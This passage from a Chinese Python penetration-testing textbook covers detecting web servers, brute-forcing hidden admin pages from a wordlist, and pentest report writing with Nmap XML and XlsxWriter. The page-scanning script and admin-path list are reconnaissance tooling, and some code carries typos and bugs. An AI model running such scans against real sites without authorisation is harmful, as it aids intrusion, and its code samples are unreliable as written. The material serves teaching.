本节编写一个程序，用于检测一台主机上面是否运行着 HTTP 服务。前面介绍过如何检测一台主机上面的 80 端口是否开放，但是这种检测不一定能可靠地检测出目标主机是否真的提供 Web 服务。因为目标主机完全可能开放 80 端口，但并未提供 Web 服务。但是，如果对目标服务器发起一个 HTTP 请求，并得到回应，就可以肯定这台服务器提供了 Web 服务。这个程序也可以使用 GET 和 HEAD 方法来完成。首先以 GET 方法来完成这个功能，代码如下。

```
import urllib2
import sys
```

```
if len(sys.argv) != 2:
    print "Usage: testURL <IP>\n eg: testURL http: //192.168.1.1"
    sys.exit(1)
URL = argv[1]                          # 要检测页面的地址
response = urllib2.urlopen(URL)        # 调用 urllib2 向服务器发送 get 请求
print response.info()                  # 获取服务器返回的页面信息
```

然后判断返回值是否有效即可。这里在 192.168.1.1 上建立了一个 Web 服务器（在测试时也可以使用任何一个可以打开页面的地址，例如 http://www.baidu.com），然后使用这段代码来测试这个服务器，执行的结果如下所示。

```
Content-Type: text/html;charset=UTF-8
Content-Length: 820
Connection: close
Cache-control: no-cache
```

这表示“http://192.168.1.1”这个地址上运行着 Web 服务，那么接下来测试一个没有运行 Web 服务的 IP 地址，例如服务器“http://192.168.1.102”(在测试时也可以使用任何一个没有提供 Web 服务的主机)，这时执行的结果会出现如下一个错误。

```
URLError: <urlopen error [Errno 10061] >
```

也就是说，如果目标服务器上没有提供 Web 服务，这段程序执行之后，就会抛出一个错误，那么可以使用 except 来捕获这个错误，将这段程序进行修改，如果正常，得到 response，表明目标服务器上运行着 Web 服务，如果捕获了错误，表明目标服务器上没有运行 Web 服务。

```
import urllib2
import sys
if len(sys.argv) != 2:
    print "Usage: testURL <IP>\n eg: testURL http: //192.168.1.1"
    sys.exit(1)
URL = argv[1]                          # 要检测页面的地址
print "[*] Testing %s"  % URL
try:
    response = urllib2.urlopen(URL)    # 调用 urllib2 向服务器发送 get 请求
except:
    print("[-] No web server at %s") % URL
    response = None
if response != None:
    print "[*] Response from %s"  % URL
    print response.info()
```

再次执行这个程序，将参数设置为“http://192.168.1.1”，得到的结果如下。

```
[*] Testing http://192.168.1.1
[*] Response from http://192.168.1.1
Content-Type: text/html;charset=UTF-8
```

```
Content-Length: 820
Connection: close
Cache-control: no-cache
```

而将参数设置为“http://192.168.1.102”，得到的结果如下。

```
[*] Testing http://192.168.1.102
[-] No web server at http://192.168.1.102
```

不过使用 HEAD 方法会更快捷，因为 HEAD 方法无须目标服务器返回整个页面的代码。现在利用 HTTP 方法中的 HEAD 方法来完成对目标的检测，相比起 GET 方法来说，使用 HEAD 方法会更快速。HEAD 方法的特点如下。

（1）只请求资源的首部；

（2）检查超链接的有效性；

（3）检查网页是否被修改；

（4）多用于自动搜索机器人获取网页的标志信息，获取 RSS 种子信息，或者传递安全认证信息等。

使用 HEAD 方法来完成这个功能，基本与 GET 方法相同，只是需要在使用 Request 时指定所使用的方法为“HEAD”，修改完的代码如下。

```
import urllib2
import sys
if len(sys.argv) != 2:
    print "Usage: testURL <IP>\n eg: testURL http: //192.168.1.1"
    sys.exit(1)
URL = argv[1]                                    # 要检测页面的地址
print "[*] Testing %s"  % URL
try:
    request = urllib2.Request(URL)
    request.get_method = lambda : 'HEAD'
    response = urllib2.urlopen(request)          # 调用 urllib2 向服务器发送 get 请求
except:
    print("[-] No web server at %s") % URL
    response = None
if response != None:
    print "[*] Response from %s"  % URL
    print response.info()
```

14.7　暴力扫描出目标服务器上所有页面

一个网站往往拥有很多个页面，这些页面中最为常见的就要数 index 页面，这就是常说

的主页。当在浏览器地址栏中输入“http://192.168.1.1”实际上打开的就是这台服务器上的index 页面。网站的其他页面则提供了其他的功能，例如，用来展示内容的页面，用来进行登录的页面等。不过有些页面并不应该展示给用户，这些页面可能包含网站的敏感信息，但是很多程序员往往会没有隐藏这个页面，在大多数时候，这并不会带来什么麻烦，因为很少有用户能找到这些页面。但是黑客往往会利用一些工具找到这些页面，从而获得有用的信息。

这些工具的原理也很简单，因为常见的页面起的名字大部分都是相同的，例如 index、admin、login 等，网上很容易找到收集了常见页面的字典文件。然后使用目标服务器的地址和这个字典文件的表项组合，使用 get 方法进行测试，如果得到回应，说明目标服务器上存在这个页面，否则表示目标服务器上没有这个页面。

下面编写一个用来测试 http://192.168.169.133 上是否存在一个名为“link.htm”页面的程序。

```
import urllib2
host="http://192.168.169.133"
item="link.htm"
target = host + "/" + item
request = urllib2.Request(target)
request.get_method = lambda : 'GET'
response = urllib2.urlopen(request)
print response.info()
```

执行这个程序之后，得到的结果如下所示。

```
Server: NetBox Version 2.8 Build 4128
Date: Thu, 21 Dec 2017 03:12:34 GMT
Connection: Close
Content-Type: text/html
Last-Modified: Sun, 20 Sep 2007 09:54:20 GMT
Content-Length: 12211
```

这表示现在 http://192.168.169.133 上存在一个名为“link.htm”页面，同样如果目标上没有这个页面，将会得到一个错误。

```
HTTPError: HTTP Error 404: File Not Found
```

可以使用 try 和 except 来判断这个页面是否存在，如果 except 捕获到错误，则可以认为这个页面不存在。另外可以使用一个字典文件 list.txt，这个字典文件中保存了大量常见的页面名，如 14-13 所示。

ID	内容	选中
1	admin.asp	☑
2	ad_login.asp	☑
3	ad_manage.asp	☑
4	add_admin.asp	☑
5	addmember.asp	☑
6	adduser.asp	☑
7	adm_login.asp	☑
9	admin/admin.asp	☑
10	admin/admin_login.asp	☑
12	admin/index.asp	☑
13	admin/login.asp	☑
14	admin/manage.asp	☑
15	admin_admin.asp	☑
16	admin_del.asp	☑
17	admin_delete.asp	☑
18	admin_edit.asp	☑
19	admin_index.asp	☑
20	Admin_Login.asp	☑
21	admin_main.asp	☑
22	admin_pass.asp	☑
23	admin_user.asp	☑
24	admin1.asp	☑
25	adminadduser.asp	☑

图 14-13　字典文件 list.txt 的内容

这里编写的程序只需要从字典中读出一行，然后与 http://192.168.169.133 共同组成一个地址，例如与第一行组成了 http://192.168.169.133/admin.asp。下面给出一个完整的程序。

```
import urllib2, argparse, sys
defhost_test(filename, host):
   file = "list.txt"
   bufsize = 0
          e = open(file, 'a', bufsize)
   print("[*] Reading file %s") % (file)
   with open(filename) as f:
          locations = f.readlines()
   for item in locations:
          target = host + "/" + item
          try:
                 request = urllib2.Request(target)
                 request.get_method = lambda : 'GET'
                 response = urllib2.urlopen(request)
          except:
                 print("[-] %s is invalid") % (str(target.rstrip('\n')))
                 response = None
          if response != None:
                 print("[+] %s is valid") % (str(target.rstrip('\n')))
                 details = response.info()
                 e.write(str(details))
   e.close()
```

小结

Web 应用的安全是近些年来一个极为热门的研究方向，Python 作为一门全能型的语言，自然也少不了对这个方面的支持。本章首先介绍了 HTTP 的基本概念，然后讲解了 Python 中与 HTTP 相关的库文件，最后给出了一些针对 HTTP 的常见操作。

但是对 Web 应用安全的研究也是一个十分复杂的内容，如果要在本书的一个章节中对其进行详尽的介绍是无法实现的，这里仅提到了一些常见的操作。第 15 章就是本书的最后一章，这一章将会介绍如何以报告的形式来展示渗透测试的成果。

CHAPTER 15

第 15 章 生成渗透测试报告

到此为止已经对目标进行了完整的渗透测试，但是对目标的攻击并不是最终的目的，正确的做法应该是将发现的问题以报告的形式提交给客户，让客户能够理解问题的严重性，并对此做出正确回应，及时进行改正，这才是我们真正应该做的。这一切需要通过沟通才能完成，除了与客户之间的交流之外，还必须向客户提供一份易于理解的书面测试报告。

渗透测试的最后一个也是最为重要的一个阶段就是报告编写。作为一个合格的渗透测试人员，应该具备良好的报告编写能力。渗透测试人员在编写测试的时候应该保证报告的专业性，但是这份报告最后的阅读者往往是并不具备专业领域知识的管理人员，因此需要避免使用过于专业的术语，并且易于理解。鉴于目前微软办公软件的普及，即使是专业人士也大都会采用 Word、Excel 来编写渗透测试报告。另外，利用 Python 可以便利地导入扫描和渗透的结果，从而编写出优秀的报告。

本章主要围绕以下三个部分展开学习。

（1）渗透测试报告的相关理论。

（2）使用 Python 对 XML 文件进行处理。

（3）使用 Python 生成 Excel 格式的渗透报告。

15.1 渗透测试报告的相关理论

15.1.1 编写渗透测试报告的目的

如果将整个渗透测试的过程看作是工厂中的生产过程，那么最后的产品就是渗透测试报告。很多初入职场的工程师和学生都认为编写文档是一件技术含量不高的工作，这其实是一个十分错误的观点。渗透测试人员需要将整个渗透测试过程中完成的工作以书面报告的形式整理出来，这份报告必须以通俗易懂的语言全面总结这次测试过程中的工作。

一种比较糟糕的情况就是对目标进行了大量的渗透测试工作，而且也发现了目标网络中存在的问题，但是目标网络的管理人员却无法理解我们的报告，或者对提出的问题没有产生足够的重视，这样其实我们在渗透测试时所花费的时间和精力都被浪费了。

因此，一份合格的渗透测试报告应该可以让所有的人员都能够看懂，而且轻而易举地发现报告中所指出问题的重要性。这样渗透测试人员就不能只具备渗透技能，对安全问题的修复能力、表达能力也同样重要。

15.1.2 编写渗透测试报告的内容摘要

渗透测试报告的内容摘要其实就是最终报告的一个概况总结。这部分内容必须避免长篇大论，应该以高度精练的方式来概述在整个渗透测试阶段的工作，篇幅一般不会超过几个段落。另外，在描述时采用的语言也应该尽量简单，不要使用任何的技术术语，侧重描述目前目标中漏洞可能带来的风险。

渗透测试的报告应该以发现的漏洞作为切入点，结合用户的实际安全需求来完成。打个比方，如果现在为一家银行做测试，那么银行可能最关注的就是所有客户的信息，黑客可能会利用银行对外发布 HTTP 服务的 Web 程序来窃取这些信息。在进行报告的编写过程中就应该花费大量精力来描述在测试过程中所发现的与此相关的漏洞。如果在测试过程中没有发现这一类的漏洞，就应该明确地说明这个事实。

内容摘要中还应该说明为什么要进行这次安全渗透测试。

15.1.3 编写渗透测试报告包含的范围

当对目标网络进行测试的时候，不太可能会遇见所有的设备都存在问题的情形。例如，对一个单位的所有服务器进行渗透测试时，可能只在其中一两台设备发现了问题。当在编写渗透测试时，是将所有服务器的信息都写入报告中呢，还是只需要将有问题的设备信息写入报告中呢？

和这一点相类似的是，在编写渗透测试报告的时候，是将渗透过程中的全部测试都写入

渗透报告中，还是只将发现问题的测试写入渗透报告?

实际上，目前对这个问题并没有一个权威的答案，不同的机构或者专家对此可能会有截然不同的看法，两种做法各有利弊。

15.1.4　安全地交付这份渗透测试报告

渗透测试的最后一个步骤就是将编写好的报告交付给客户。一般来说，每一个机构都会使用专业的加密软件。如果你所在的是一个创业型企业，没有购买这方面的软件，那么也可以使用 zip 格式来对报告进行加密。虽然这样做看起来不是十分专业，但是要比一份明文的报告好得多。

这样将加密之后的报告和秘钥分开传递给客户。例如，可以以电子邮件或者 U 盘的形式交给客户，而秘钥则以一个更安全的方式传递。

15.1.5　渗透测试报告应包含的内容

由于目前安全行业中并没有一份完全统一的标准，这一点给渗透测试从业人员在编写报告时带来了困难。而那些刚刚进入这个行业的人员可能更会感到困惑，到底在一份渗透测试报告中应该包含哪些内容呢？这些内容又是如何组织的呢?

由于一次渗透测试需要的时间比较长，在此期间完成了大量的工作，可以使用 WAPITI 模型来将这些工作成果组织在一起。

WAPITI 模型一共包括以下 6 点。

（1）W：进行渗透测试的原因。

（2）A：在渗透测试过程中使用的方法。

（3）P：在渗透测试过程中发现的问题。

（4）I：这些发现问题会给目标带来的影响。

（5）T：给目标提出改正的方案。

（6）I：明确客户已经清楚了解报告的内容。

15.2　处理 XML 文件

XML 就是可扩展标记语言，目前这种语言是各种应用程序之间进行数据传输的最常用的工具。XML 元素是 XML 文件内容的基本单元。从语法讲，一个元素包含一个起始标记、一个结束标记以及标记之间的数据内容。

XML 元素与 HTML 元素的格式基本相同，其格式如下。

```
<标记名称 属性名 1=" 属性值 1" …> 内容 </ 标记名称 >
```

它是由标签对组成对：< port ></ port >。

标签可以有属性：< port portid="25"></ port >。

标签对中可以嵌入数据：< port >abc</ port >。

这里可以使用 mxl.dom.minidom 模块来处理 XML 文件，所以要先引入。

文件对象模型（Document Object Model，DOM）是 W3C 组织推荐的处理可扩展置标语言的标准编程接口。一个 DOM 的解析器在解析一个 XML 文档时，一次性读取整个文档，把文档中所有元素保存在内存中的一个树结构里，之后用户可以利用 DOM 提供的不同函数来读取或修改文档的内容和结构，也可以把修改过的内容写入 XML 文件。Python 中用 xml.dom.minidom 来解析 XML 文件，接下来首先使用 Nmap 生成一份 XML 类型的报告。

```
nmap 192.168.169.132 -oX test.xml
```

生成的 test.xml 文件中关于开放端口的状态采用了如下格式。

```
<port protocol="tcp" portid="25"><state state="open" reason="syn-ack" reason_
ttl="128"/><service name="smtp" method="table" conf="3"/></port>
```

用 xml.dom.minidom 来解析这个 XML 文件，这个解析的过程很简单，下面直接给出一个解析的实例。

```
# 引入所需要的库文件
from xml.dom.minidom import parse
import xml.dom.minidom
# 使用 minidom 打开目标 XML 文档
DOMTree = xml.dom.minidom.parse("test.xml")
collection = DOMTree.documentElement
# 在集合中获取所有所有端口
ports=collection.getElementsByTagName("port")
# 打印每个端口的详细信息
for port in ports:
    print "*****Port*****"
    if port.hasAttribute("portid"):
        print "Portid : %s" % port.getAttribute("portid")
    state = port.getElementsByTagName('state')[0]
    print "The State is: %s" %  state.getAttribute('state')
    service = port.getElementsByTagName('service')[0]
    print "The Service is: %s" %  service.getAttribute('name')
```

执行结果如下所示。

```
*****Port*****
Portid : 25
The State is: open
The Service is: smtp
*****Port*****
```

```
Portid : 80
The State is: open
The Service is: http
*****Port*****
Portid : 135
The State is: open
The Service is: msrpc
*****Port*****
Portid : 139
The State is: open
The Service is: netbios-ssn
*****Port*****
Portid : 443
The State is: open
The Service is: https
*****Port*****
Portid : 445
The State is: open
The Service is: microsoft-ds
```

15.3　生成 Excel 格式的渗透报告

XlsxWriter 模块是一个生成 Excel 文档的 Python 模块。这个模块可以生成十分优美的 Excel 文档（需要注意的是这个模块匹配的是 Excel 2007）。首先需要安装这个模块，最简单的安装方法就是使用 easy_install。

```
easy_install XlsxWriter
```

首先使用 XlsxWriter 编写一个最简单的程序。

```
import xlsxwriter
workbook = xlsxwriter.Workbook('hello.xlsx')
worksheet = workbook.add_worksheet()
worksheet.write('A1', 'Hello world')
workbook.close()
```

这个程序的作用是在单元格 A1 中填写了“Hello world”，运行的结果如图 15-1 所示。




图 15-1　使用 XlsxWriter 编写一个简单的程序

很多人容易将 Excel 中的工作簿（Excel 文档）和工作表弄混，注意工作簿本身是一个文档，但是它的作用如同一个文件夹，并不直接保存内容，而是将内容保存在它其中的工作表里面。这一点和 Word 文档是不同的。在 XlsxWriter 这个模块中使用 workbook 来对应工作簿，如图 15-2 所示。

每一个工作簿中又包含很多个工作表，平时看到的一个一个方格组成的页面就是工作表。在 XlsxWriter 这个模块中使用 worksheet 来对应工作表，如图 15-3 所示。



图 15-2　Excel 中的工作簿




图 15-3　Excel 中的默认工作表

Excel 最强大的功能就是它的数据处理，图表是一种十分直观的数据展示方法，在 XlsxWriter 这个模块中使用 Chart 来对应图表，如图 15-4 所示。




图 15-4　Excel 中的图表文件

workbook、worksheet 和 chart 是 XlsxWriter 中最重要的三个类。首先介绍一个 workbook 类，这个类主要有两个作用，一是用来生成 Excel 文档，二是提供生成工作表的方法。这个类的实例化需要一个文件名作为参数，返回值为 workbook 对象，下面给出了生成一个名为“hello.xlsx”文档的方法。

```
workbook  = xlsxwriter.Workbook(' hello.xlsx ')
```

并不能在 Excel 文档中直接保存数据，而是要在这些工作表中保存数据。因此，接下来要在这个文档中生成一个用于保存数据的工作表，如图 15-5 所示。




图 15-5　使用 UltraISO 打开 Kali Linux 2 的映像文件

添加工作表的函数为 add_worksheet（[name]），这个

函数只需要一个字符型参数，表示工作表名。返回值是一个工作表。

```
worksheet1 = workbook.add_worksheet("firstworksheet")
```

图 15-6 给出了使用这个代码创建好的工作表“firstworksheet”。

添加工作表之后，就可以向这个工作表中添加数据。Excel 工作表中的基本单位是单元格，每个单元格都是由行和列表示，例如，第一个单元格就是 A1，第二个就是 B1，如图 15-7 所示。




图 15-6　创建的工作表“firstworksheet”




图 15-7　B1 单元格

向单元格中添加数据的函数是 write(row, col, *args)，其中，row 表示列标，col 表示行标，*args 表示要写入的参数，不过下面的两种写法是相同的。

```
worksheet.write(0, 0, 'Hello')
worksheet.write('A1', 'Hello')
```

为了使表格更加美观，可以对单元格的格式进行设置。可供设置的内容很多，其中包括单元格文字的字体、字号、颜色、是否加粗、对齐方式以及数字形式等。

XlsxWriter 中采用了预先定义格式的方式，也就是先定义好单元格文字的格式。

```
format = workbook.add_format()
```

单元格的格式可以保存到一个变量 format 中，然后将需要设置的属性进行调整，例如，单元格中的文字加粗，就可以使用如下语句。

```
format.set_bold()
```

在向单元格中写入数据的时候，就可以应用如下这个格式了。

```
worksheet.write (0, 0, 'Foo', format)
```

首先来看一下跟字体相关的各种属性，恰当使用这些属性可以使文档十分漂亮。

（1）字体类型。设置字体的函数为 set_font_name(fontname)，其中，fontname 是字符类型。例如，将字体设置为 Times New Roman，如图 15-8 所示。

```
cell_format.set_font_name('Times New Roman')
```

（2）字号。设置字号的函数为 set_font_size(size)，这里的字号是数字型。例如，将字号设置为“30”，如图 15-9 所示。

```
format.set_font_size(30)
```




图 15-8　将字体设置为 Times New Roman



图 15-9　将字号设置为“30”

（3）字体颜色。set_font_color(color)，这里的字体颜色可以是 Black、Blue、Cyan、Green、Magenta、Red、White、Yellow。例如，将字体颜色设置为“red”。

```
format.set_font_color('red')
```

（4）字体加粗。set_bold()，下面的代码可以将文字设置为加粗。

```
format.set_bold()
```

（5）字体倾斜。set_italic()，下面的代码可以将文字设置为倾斜。

```
format.set_italic()
```

